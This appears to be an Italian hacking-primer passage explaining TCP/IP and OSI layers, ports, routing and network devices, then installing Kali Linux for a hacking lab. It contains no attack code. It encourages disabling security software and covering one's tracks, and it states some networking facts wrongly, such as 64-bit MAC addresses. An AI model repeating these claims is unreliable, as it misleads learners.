Come nel mondo si contano migliaia di lingue, così esistono diversi protocolli di rete: regole di comunicazione tra diverse entità, nel nostro caso dispositivi elettronici che devono dialogare tra loro. Non migliaia, ma comunque tanti. Uno dei più diffusi e moderni è il TCP/IP, che avrai sentito nominare anche se fino a oggi hai usato Internet solo per scrivere e-mail. Si tratta di un acronimo che sta per *Transmission Control Protocol/Internet Protocol* e indica due protocolli che lavorano in collaborazione e fanno funzionare buona parte di Internet così come la conosciamo oggi. TCP/IP, a loro volta, fanno parte di un gruppo più esteso di protocolli, chiamato *Internet Protocol Suite* (IPS), che suddividono Internet in quattro livelli (layer) sovrapposti (Figura 4.1).

Figura 4.1 La disposizione a strati dell'Internet Protocol Suite. A proposito: bisogna stare attenti a non confondere IPS con le tecnologie di Intrusion Prevention System.

Il livello di base, più vicino al cuore di Internet, è il Link Layer e ne fanno parte tecnologie quali Ethernet e *Point-to-Point Protocol* (PPP). A salire, troviamo l'Internet Layer, regno dei protocolli IPv4 e IPv6. Poi c'è il Transport Layer, con i suoi TCP e UDP (*User Datagram Protocol*). Infine, in superficie, ecco l'Application Layer, vale a dire lo strato a contatto con gli utenti e, per questo, casa dei protocolli più conosciuti: *HyperText Transfer Protocol* (HTTP), *Simple Mail Transfer Protocol* (SMTP) e *Domain Name System* (DNS), per citare i più celebri.

Se hai un po' di dimestichezza con le reti, probabilmente hai sentito parlare del modello OSI, anche chiamato OSI Model o *Open Systems Interconnect Model* (Figura 4.2). Diciamo che il punto di partenza è il medesimo dell'IPS: uno schema per rappresentare meglio le reti e le loro interazioni. C'è, tuttavia, qualche differenza nel numero di strati. L'OSI, infatti, ne prevede sette. Dal basso verso l'alto, abbiamo:

1. Physical Layer
2. Data Link Layer
3. Network Layer
4. Transport Layer

5. Session Layer
6. Presentation Layer
7. Application Layer




Figura 4.2 Uno schema che semplifica il mitico OSI Model.

Come riferimento, considera che i primi due strati corrispondono al Link Layer dell'IPS, il Network Layer corrisponde all'Internet Layer, il Transport Layer rimane lo stesso, mentre Session, Presentation e Application corrispondono all'Application Layer dell'Internet Protocol Suite (Figura 4.3).

Non esiste un modello migliore, tra IPS e OSI. Più semplicemente c'è chi preferisce usare uno o l'altro, ma i concetti sono identici. Dal nostro punto di vista, si può notare che esistono attacchi hacker su tutti i livelli possibili, anche se i più frequenti sono quelli rivolti all'Application Layer (del modello IPS).




Figura 4.3 Un comodo "schema di conversione" tra OSI Model e IPS.

Porte

Se consideriamo per praticità l'IPS, vediamo che i dati passano da un layer all'altro con un procedimento chiamato incapsulamento. In pratica, i dati sono gestiti come in una spedizione postale: vengono impacchettati da ogni livello (layer), poi viene loro apposta l'etichetta con l'indirizzo di mittente e destinatario, e quindi si spedisce tutto al livello successivo. Oltre ai dati, quindi, il "pacco" contiene un *header* con le informazioni di spedizione e, a volte, un *footer*, cioè una specie di seconda etichetta con informazioni aggiuntive, spesso un controllo degli errori e altra robaccia su cui, ora, possiamo soprassedere. Restando alla metafora postale, considerala come un'etichetta con su scritto "note aggiuntive da parte del corriere".

Finora abbiamo considerato l’IPS nell’ordine “dal basso all’alto”, vale a dire:

Link Layer → Internet Layer → Transport Layer → Application Layer

Questo è vero nel caso si ricevano dei dati. Nel caso i dati siano invece inviati, il senso è naturalmente inverso:

Application Layer → Transport Layer → Internet Layer → Link Layer

Il nostro pacco postale, quando parte dall’Application Layer, contiene solo il *payload*, cioè i dati nudi e crudi. Si chiama Application Payload. Non appena arriva al Transport Layer, dove prende il nome di TCP Payload, viene confezionato come si deve e gli viene apposto l’header, chiamato TCP Header. Insieme, formano un segmento o *segment* (per i precisini: se ci fosse invece un payload di tipo UDP avremmo un datagramma o *datagram*). Come detto, sull’etichetta sono scritti il mittente e il destinatario, che in questo livello sono chiamati *porte*. C’è, dunque, una porta d’origine (*Source Port*), che è il mittente, e una di destinazione (*Destination Port*), che è appunto il destinatario.

NOTA

L’unione tra il payload e il resto degli elementi tipici di un dato layer forma il cosiddetto Protocol Data Unit o PDU. Quindi, un pacchetto di dati che attraversa i vari layer rimane intatto, ciò che cambia è il “contorno”, che varia il PDU di livello in livello. Ricordati che in fase di trasmissione il PDU viene “arricchito” layer dopo layer. In fase di ricezione, al contrario, il PDU viene “spogliato” fino ad arrivare all’Application Layer con il solo payload originario.

Le porte in breve

Sulle porte immagino tu sia già molto informato ma, se così non fosse, sappi che non è una questione complessa. In pratica, si tratta di pertugi virtuali che consentono a un nodo di gestire più connessioni contemporanee. Un po' come se la connessione fosse suddivisa in varie porte, appunto. Pensa a una grossa autostrada nei pressi di un'uscita: hai mai notato che man mano che ci si avvicina ai caselli si allarga, in modo da consentire a un grande numero di auto di pagare il pedaggio contemporaneamente? Le porte funzionano così. Ma non esiste autostrada con così tanti caselli, visto che le porte sono numerate da 0 a 65.535. Se ti chiedi perché questo numero, e non 40.200 o 66.737, o un altro ancora, la risposta è un po' complessa. In poche parole, il mondo informatico si basa su variabili, cioè entità capaci di contenere dei numeri. Esistono diversi tipi di variabili e uno di questi è l'intero o *integer*. Un integer può contenere numeri di varia grandezza a seconda dei bit a disposizione. È così che un integer a 16 bit può contenere un valore massimo di 65.536, che corrisponde a 2 alla potenza di 16 (2 perché i computer si basano su un sistema binario, come abbiamo visto nei precedenti capitoli, e 16 per il numero di bit, appunto). E perché 65.535? Perché anche lo 0 va considerato come possibile valore: da 0 a 65.535 sono proprio 65.536! Ora, devi sapere che il TCP fu inventato da Vint Cerf e Bob Kahn, considerati per questo i padri di Internet, nel 1974, vale a dire la preistoria dell'informatica. All'epoca, assegnare un integer a 16 bit era molto raro, perché occupava molta memoria per i sistemi del tempo e perché il numero massimo che poteva gestire sembrava enorme agli occhi dei primi informatici. Quindi si faticava anche solo a immaginare come utilizzare 65.536 porte. Oggi, la loro decisione, come ben capisci, è stata molto lungimirante.

Tornando alle nostre porte, sappiamo dunque che sono 65.536, e vanno da 0 a 65.535. Le porte servono per trasmettere e ricevere dati e alcune sono assegnate all'occorrenza. Molte altre, invece, sono "fisse": ci sono numeri di porta collegati a mansioni specifiche. Per esempio, quando si naviga in un sito web con il protocollo HTTP, si utilizza la porta 80. Quando si trasmette un'e-mail con il protocollo SMTP, si utilizza invece la porta 25. Il fatto di conoscere a priori il numero di porta adibita a un dato scopo, in

effetti, è molto utile per sferrare determinati tipi di attacchi ed è per questo che le porte torneranno spesso nelle prossime pagine (Figura 4.4).


Figura 4.4

Figura 4.4 Le porte di un computer: un modo elegante per fare più cose insieme, con Internet.

Ora che il “pacco” è stato confezionato a puntino nel Transport Layer, è il momento di spedirlo un po’ più avanti, fino all’Internet Layer, dove prende il nome di IP Payload. Al precedente PDU sono aggiunte altre informazioni. Vale a dire un indirizzo IP di origine (Source Address) e uno di destinazione (Destination Address), il tutto inglobato in un IP Header. L’insieme di IP Payload e IP Header viene anche chiamato pacchetto o *packet* (Figura 4.5).


Figura 4.5

Figura 4.5 L’incapsulamento dei dati, livello dopo livello.

Internet Protocol

Se Source e Destination Port, tutto sommato, si riferiscono al sistema stesso, che trasmette i dati, Source e Destination Address sono invece gli indirizzi che consentono a quei dati di “uscire”, letteralmente, dal sistema. Sono gli indirizzi che, di fatto, permettono ai dati di raggiungere altri nodi della rete, utilizzando il famoso protocollo IP (*Internet Protocol*).

Al momento sono due le versioni di IP in uso. IPv4 è la vecchia versione, che usa indirizzi a 32 bit, rappresentati da quattro cifre (*otteti*), che vanno a 0 a 255 ciascuna, separate da un punto (per esempio 198.168.1.20). Questo perché un numero da 0 a 255 è a 8 bit (e 8 x 4 = 32...). Al solito, all’epoca dell’introduzione dell’IPv4, si credeva che quattro otteti offrissero una quantità di combinazioni tali da soddisfare qualsiasi esigenza di reti e Internet, ma in capo a pochi anni si capì che non era così. Ed ecco, quindi, la (lentissima) introduzione dell’IPv6, la nuova versione dell’Internet Protocol, a 128 bit. Cambia totalmente il formato: un indirizzo IPv6 è composto da 8 cifre esadecimali, separate tra loro da due punti. Per

esempio, 2001:db8:3333:4444:5555:6666:7777:8888. In questa rappresentazione sono possibili delle semplificazioni, per esempio le sequenze di 0000 possono essere eliminate mettendo solo più doppi punti, ma al momento non è molto importante conoscere tutte queste finezze.

Dall'Internet Layer si passa al Link Layer. Il payload prende il nome di Ethernet Payload e gli viene aggiunto un Ethernet Header (formando insieme il cosiddetto *frame*), che contiene un altro tipo di Source Address e il Destination Address. Si tratta, in questo caso, di MAC address, o indirizzo MAC. La sigla MAC sta per Media Access Control e si tratta di un indirizzo "fisico", perché legato a ogni specifico dispositivo. Di fatto, ogni singolo adattatore o dispositivo Ethernet ha un proprio indirizzo MAC, che è a 64 bit ed è formato da una serie di cifre esadecimali, separate da trattini o due punti.

NOTA

Prima dell'avvento dell'IPv6, in realtà, si era in parte risolto il problema dell'esaurimento di indirizzi IP con una tecnologia chiamata Network Address Translation, NAT, un sistema con il quale è possibile collegare più dispositivi a Internet sfruttando un unico indirizzo IP. Si tratta di una tabella che si occupa di trovare la corrispondenza tra un dato computer, che usa quell'indirizzo IP, e i dati trasmessi e ricevuti dall'esterno. Dal punto di vista della sicurezza il NAT è un'ottima forma di controllo e difesa, perché in sua presenza chi attacca un certo indirizzo IP raramente riuscirà ad arrivare a destinazione, visto che manca una corrispondenza diretta tra IP e singola macchina.

Come si trasmettono i dati

Il passaggio da Application a Link Layer rende bene l'idea di come i dati vengano trasmessi da un dispositivo a un altro. La ricezione funziona allo stesso modo, ma al contrario: si riceve il frame nel Link Layer e questo arriva all'Application Layer, togliendo di volta in volta gli header fino a rimanere con il payload nudo e crudo. Si tratta di una semplificazione, e pure grossolana. In particolare, lo standard Ethernet prevede che i nodi che

comunicano direttamente risiedano nella medesima rete. Questo, lo capisci bene, contrasta di netto con il concetto di “rete globale” qual è Internet.

La soluzione potrebbe essere collegare *tutti* i nodi di *tutte* le reti tra loro, in modo diretto, ma è evidente che non è molto praticabile. È per questo che ci si è inventati il routing, da cui deriva il *router*, cioè l’apparecchio preposto all’operazione. Si tratta di una tecnologia che permette ai dati di passare da una rete all’altra, fino a raggiungere il rispettivo destinatario. Non si tratta di un concetto semplice quindi segui con attenzione la mia spiegazione.

NOTA

Anche conosciuto come protocol stack, il network stack è il software di un sistema operativo che si occupa di gestire la trasmissione di dati tra i vari protocolli di rete.

Mettiamo che ci siano due reti: quella del tuo ufficio e quella del mio. Quando tu mi invii dei dati, questi vanno incontro al classico incapsulamento. Quindi il payload originario diventa dapprima un segmento, poi un pacchetto, dotato di un indirizzo IP di origine e di uno di destinazione. Il passaggio successivo è incapsularlo in un frame, solo che a questo punto il network stack scopre che l’indirizzo IP da raggiungere non è un nodo collegato alla medesima rete. E allora, che si fa? Il network stack consulta la *tabella di routing*. Si tratta, appunto, di una tabella, che risiede nel computer o nel router, che contiene i principali indirizzi verso cui “deviare” i dati all’esterno della propria rete. Quindi si consulta una seconda tabella, detta ARP (Address Resolution Protocol), che fa corrispondere un indirizzo IPv4 a uno MAC (se si tratta di IPv6, si ha a che fare, invece, con un Neighbor Discovery Protocol o NDP). Ora è tutto pronto per incapsulare il pacchetto in un frame vero e proprio e trasmetterlo tramite il Link Layer alla rete di destinazione, cioè la mia. Qui il frame è preso in carico dal mio router e, con il giochino che abbiamo già visto, viene spogliato di tutti gli incapsulamenti, fino ad arrivare ai preziosi dati che mi hai trasmesso.

Questo nel caso di due reti in cui la tabella di routing contiene già l’indirizzo di destinazione. In caso contrario, il routing viene ripetuto più

volte, fino a trovare la destinazione finale.

Qualcosa in più sull’OSI Model

C’è chi per l’hacking preferisce utilizzare l’IPS, chi l’OSI, ma capisci bene che non c’è differenza. L’IPS ha il vantaggio di essere più semplice, l’OSI è più completo. Di fatto, l’Open Systems Interconnect Model ha un maggior numero di livelli, ciascuno più specializzato.

Livello 7: Application Layer

Ha a che fare con le applicazioni che gestiscono i dati. È la casa di protocolli come HTTP, FTP, TFTP, DNS, SMTP, SFTP, SNMP, Rlogin, MIME e BOOTP.

Livello 6: Presentation Layer

Qui si provvede, appunto, alla “presentazione” dei dati. In questo livello si applicano funzioni quali crittografia, conversione e formattazione dei dati. Non per niente, qui trovano posto tecnologie come JPEG, TIFF, MPEG e molte altre ancora.

Livello 5: Session Layer

Molto semplice: in questo layer si stabilisce la fine di una connessione. Tra i protocolli e gli standard che troviamo in questo livello ci sono ASP, SQL, RPC e X Window.

Livello 4: Transport Layer

Si occupa del trasferimento dei dati, sfruttando protocolli come TCP, UDP e SPX.

Livello 3: Network Layer

È qui che avviene la magia del routing, cioè la trasmissione di dati tra reti diverse. E così, qui, ecco prendere posto IP, ICMP, OSPF, ARP e RARP.

Livello 2: Data Link Layer

Giunti a questo livello, siamo agli sgoccioli della trasmissione dei dati, tanto che si applicano le funzioni di controllo degli errori di invio e di eventuali messaggi di avvertimento. I protocolli utilizzati in questo livello sono Ethernet, Token Ring e 802.11.

Livello 1: Physical Layer

Così come con l'IPS, è l'unico livello "fisico", cioè legato a macchine e cavi. Non a caso, i protocolli che vanno per la maggiore a questo livello sono EIA RS-232, EIA RS-449, IEEE 802 e via dicendo.

NOTA

Non ce la fai a ricordare tutti i livelli dell'OSI Model? Impara la frase inglese *All People Seem To Need Data Processing*. L'iniziale di ciascuna parola corrisponde a un livello, dall'Application al Physical!

Gli elementi di una rete

Ok, ora sai tutto quel che c'è da sapere sulla trasmissione dei dati in una rete. Quel che forse non ti è chiaro è che di tutti i livelli con cui abbiamo a che fare, solo il Physical Layer è "fisico", quindi legato ad apparati e dispositivi fisici. L'architettura di una rete, in realtà, consiste nell'utilizzo di moltissimi di questi dispositivi e buona parte di questi, prima o poi, diventa vittima di una qualche forma di attacco.

Modem

Il modem è il re dei dispositivi di rete e il suo nome sta per Modulator-Demodulator. Serve, da qui il suo nome, per trasmettere segnali digitali attraverso la linea telefonica (Figura 4.6).


Figura 4.6

Figura 4.6 I modem con il passare del tempo sono stati integrati nei router, tanto che oggi i due termini si riferiscono quasi sempre allo stesso dispositivo.

Hub

Lo hub è un apparecchio per collegare diversi dispositivi tramite porta di rete LAN. Inoltre, ha una funzione di amplificazione del segnale, motivo per cui lo si utilizza spesso su reti con cavi molto lunghi. Ha un'architettura molto semplice, composta essenzialmente di una fitta rete di cavetti interni.

Switch

Lo switch è una versione evoluta dell'hub ed è dotata di un proprio firmware (il sistema operativo di un apparecchio) che serve a ottimizzare il traffico dei dati, operando soprattutto a livello del Data Link Layer (Figura 4.7).


Figura 4.7

Figura 4.7 La differenza di costo tra switch e hub è ormai così esigua che si tende a preferire i primi, configurabili e in genere più efficienti. Resta il fatto che gli hub, vista la componentistica più semplice, sono immuni dagli attacchi tipici invece degli switch. Per questo, in alcune infrastrutture, si tende ancora a preferirli (e gli hub, per contro, soffrono di attacchi progettati apposta per loro).

Gateway

Il gateway si riferisce all'OSI Model e opera principalmente nel Transport Layer e nel Session Layer. La sua funzione primaria è di trasmettere dati tra dispositivi che utilizzano protocolli diversi (Figura 4.8).


Figura 4.8

Figura 4.8 In genere la funzione dei gateway, di qualunque tipo essi siano, è di “convertire” o comunque far comunicare tecnologie diverse tra loro. In questa immagine, per esempio, troviamo un Gateway RoIP (Radio over IP), capace di convertire segnali audio in pacchetti IP. Ideale, quindi, per le comunicazioni vocali via Internet. Anche questo genere di apparecchi è vittima di attacchi studiati ad hoc.

Router

Il router è forse il più conosciuto dispositivo di una rete moderna. In sostanza, la sua funzione è trasmettere pacchetti di dati sfruttando il “routing”, del quale abbiamo già parlato. Anche il router è dotato di un proprio firmware, che rappresenta uno degli obiettivi primari di un hacker.

Quasi tutto non è tutto (e ci mancherebbe!)

In queste pagine hai trovato le nozioni principali necessarie per iniziare il tuo percorso sulla strada dell’hacking. Il discorso non si esaurisce qui e imparerai molto altro nei prossimi capitoli, anche in tema di reti. Fai attenzione, in particolare, a non perderti i box, nei quali inserirò nuove chicche e che ti permetteranno di orientarti nel complesso mondo delle reti. Già con queste conoscenze, comunque, sei in grado di toglierti parecchie soddisfazioni. Motivo per cui, è ora di iniziare a scaldare i polpastrelli.

Un perfetto, potente, laboratorio hacker

Non sono mai stato un fan di uno strumento specifico a tutti i costi. Un buon hacker deve portare a termine le proprie missioni indipendentemente dal software o dal gadget specifico. Come visto nel Capitolo 2, tuttavia, c'è una dotazione minima dalla quale non si può prescindere, più che altro perché fa risparmiare un mucchio di tempo. Voglio dire che una qualsiasi distribuzione Linux può diventare utile all'hacking se vi si installano determinati software, ma è molto più comodo utilizzarne una progettata apposta per questo genere di attività. "Non reinventare la ruota", recita un adagio popolare, e mi sento di condividerlo al 110%. Utilizzare certi strumenti è complesso, e ne parliamo spesso in questo libro, tuttavia installrli nel modo corretto, tenendo conto delle proprie specifiche esigenze, renderà molto più semplici le cose in futuro. In questo capitolo trovi tutto, ma proprio tutto ciò che devi sapere per installare alcuni dei software che ci serviranno. Se sei esperto, potresti essere tentato di passare oltre (se sei esperto, del resto, hai davvero bisogno di un libro come questo?), ma il mio consiglio è di dare comunque un'occhiata: potresti scoprire qualche trucco niente male.

Installare Kali Linux

La distro “da hacker” per eccellenza è aggiornata così bene e così spesso che oggi metterci le mani è davvero un gioco da ragazzi. In realtà, in Rete, si trovano tonnellate di lamentele su problemi di utilizzo di questo splendido software (sì, lo so che non è un software, ma uso questo termine per semplificare) che sono riconducibili proprio a un’installazione approssimativa. Un ottimo motivo per sviscerare questo primo, romantico, incontro con Kali Linux.

Niente antivirus

Può sembrare paradossale, ma un computer dedicato all’hacking non dovrebbe utilizzare alcun software di sicurezza, né antivirus né firewall. Come già spiegato nei capitoli precedenti, questi programmi tendono a bloccare i software di hacking, limitandone le funzioni o rendendoli addirittura inservibili. Motivo per cui, o si sa configurare al meglio i software di sicurezza, evitando problemi di questo tipo, o non li si installa. Disattivarli temporaneamente può funzionare, ma c’è il rischio che, una volta riattivati, scambino qualche software per un malware, eliminandolo.

Installazione come app Windows

Il primo appuntamento con questa distribuzione Linux potrebbe essere anche il più semplice. In barba a ogni filosofia, credo informatico e previsione, e incurante delle grida di scandalo lanciate dai fan più accaniti, Offensive Security, sviluppatore di Kali, ha portato il suo gioiello su... Windows. Proprio così: ora è possibile installarlo come fosse un’app qualsiasi per Windows 10. Per riuscire nell’impresa Offensive Security ha lavorato a stretto contatto con Microsoft, ormai da parecchi anni molto attiva e collaborativa con il mondo open source. Per installare Kali Linux in Windows 10, dunque, basta accedere al Microsoft Store, cercare la stringa “Kali Linux” e, quando appare la relativa voce, farci clic sopra (Figura 5.1).




Figura 5.1 Può sembrare una normale scheda di un'app, ma in realtà è una piccola rivoluzione: Kali Linux approda su Windows e lo fa dalla porta principale!

Con un clic su *Ottieni* dai il via al download e all'installazione dell'app di Kali Linux. Non si tratta, in realtà, di una versione completa e manca di parecchi strumenti dedicati al penetration testing, che tuttavia puoi installare in un secondo momento (e vedremo come farlo, niente paura). Una volta terminata l'installazione, non ti resta che avviare Kali Linux come se si trattasse di un'applicazione Windows qualsiasi. Probabilmente non ti rendi conto della portata dell'evento, ma sappi che è una tappa storica.

NOTA

Se ottieni un messaggio di errore del tipo "The Windows Subsystem for Linux optional component is not enabled. Please enable it and try again" vai all'indirizzo `aka.ms/wslinstall` e segui le istruzioni.

Una volta avviato Kali Linux in questa versione, e scelti nome utente e password, ti ritrovi davanti al bash, cioè l'interfaccia testuale (Figura 5.2). Te l'ho detto: al momento l'app è un po' limitata, ma per fortuna puoi arricchirla molto. Innanzitutto, aggiorna Kali, digitando:

```
sudo apt-get update sudo apt-get dist-upgrade
```




Figura 5.2 L'app di Kali Linux funziona perfettamente, ma non aspettarti un'interfaccia particolare: è e resta a tutti gli effetti una distro Linux.

A questo punto puoi anche installare gli altri tool (cioè gli strumenti software) che vuoi utilizzare. Per esempio, per installare Aircrack-ng, un ottimo software per il cracking delle reti wireless che vedremo in seguito, digita:

```
sudo apt-get install aircrack-ng
```

Si tratta solo di qualche esempio, poiché l'obiettivo di questo capitolo è la corretta installazione di alcuni dei tuoi futuri strumenti da hacker. Vedremo il resto, con calma, in seguito.

Installazione in macchina virtuale

La soluzione più intuitiva per utilizzare Kali Linux, prima dell'avvento della versione app, era di sfruttare una cosiddetta *macchina virtuale*. In realtà, rimane la soluzione preferibile anche adesso, ma prima di addentrarci nelle sue peculiarità cerchiamo di capire di che cosa si tratta.

La virtualizzazione è un processo con il quale si simula una macchina dotata di un proprio sistema operativo (la macchina virtuale, appunto) all'interno di un'altra macchina. Così, per esempio, si ha la possibilità di usare una distribuzione Linux all'interno di una macchina Windows. Lo si fa sfruttando un software in grado di avviare più macchine virtuali allo stesso tempo, chiamato *hypervisor*.

Il dual boot

Se sei un informatico un po' smaliziato, sai che per ottenere lo stesso effetto si può creare una macchina *dual boot*, cioè un computer che, in fase di avvio, consenta di scegliere quale sistema operativo caricare. È un'alternativa spesso utilizzata da chi prepara un laboratorio di hacking. Da una parte, assicura la comodità di avere più sistemi operativi sulla stessa macchina, dall'altra offre la possibilità di caricare Kali Linux, o altra distro, in modo "nativo", senza passare per un altro sistema operativo. Il che si traduce in prestazioni migliori. Creare un sistema dual boot è un po' complesso, ma trovi parecchio materiale in Rete che illustra la procedura corretta. Un consiglio che do spesso è di creare un dual boot sfruttando due dischi fissi separati (cosa possibile anche con molti notebook che hanno spazio per un secondo disco). In uno si carica Windows, nell'altro Kali Linux. Tenendo ben separati i due mondi si evitano alcuni problemi storici del dual boot. In alternativa, devi creare due partizioni sul medesimo disco fisso o... caricare una distro "live", cosa che ti insegnerò a fare a breve.

Il funzionamento di un hypervisor è molto complesso, ma di base si fonda sul principio di ricreare via software tutti i componenti di un vero computer. Ci riesce, a grandi linee, sfruttando una parte delle risorse del sistema su cui è installato. Per esempio, prende parte della memoria RAM e la trasforma nella RAM della macchina virtuale,

parte della memoria del disco fisso e la trasforma nel disco fisso della macchina virtuale, parte della potenza di calcolo del processore e la trasforma nel processore della macchina virtuale. Sì, sto semplificando fin troppo, ma di base il processo è questo e coinvolge anche altri componenti. Il più spinoso, dal punto di vista tecnico, è la scheda di rete. Questo componente così prezioso per i tuoi scopi può essere condiviso in vari modi, ma tenendo bene a mente le tue esigenze. Ricorda, per esempio, che le tue scorribande su Internet devono lasciare meno tracce possibili. Questo significa, banalmente, che navigare usando il tuo computer Windows senza alcun filtro, e poi in una macchina virtuale Linux che condivide la medesima connessione, ti metterebbe in bella mostra sul Web. A volte è necessario e voluto, altre no, ed è per questo che i sistemi di virtualizzazione offrono varie opzioni utili allo scopo. Ne parleremo, niente paura, ma prima andiamo a conoscerli, questi software di virtualizzazione.

Sul mercato ne esistono diversi, ma quelli più diffusi e utilizzati sono prodotti da VMware (Figura 5.3) e Oracle (Figura 5.4). Il primo offre diverse soluzioni, alcune a pagamento e altre no, mentre il secondo, con il progetto VirtualBox, ha democratizzato la virtualizzazione con un prodotto completamente gratuito e molto efficiente.




Figura 5.3 L'interfaccia principale di VMware Workstation Player.

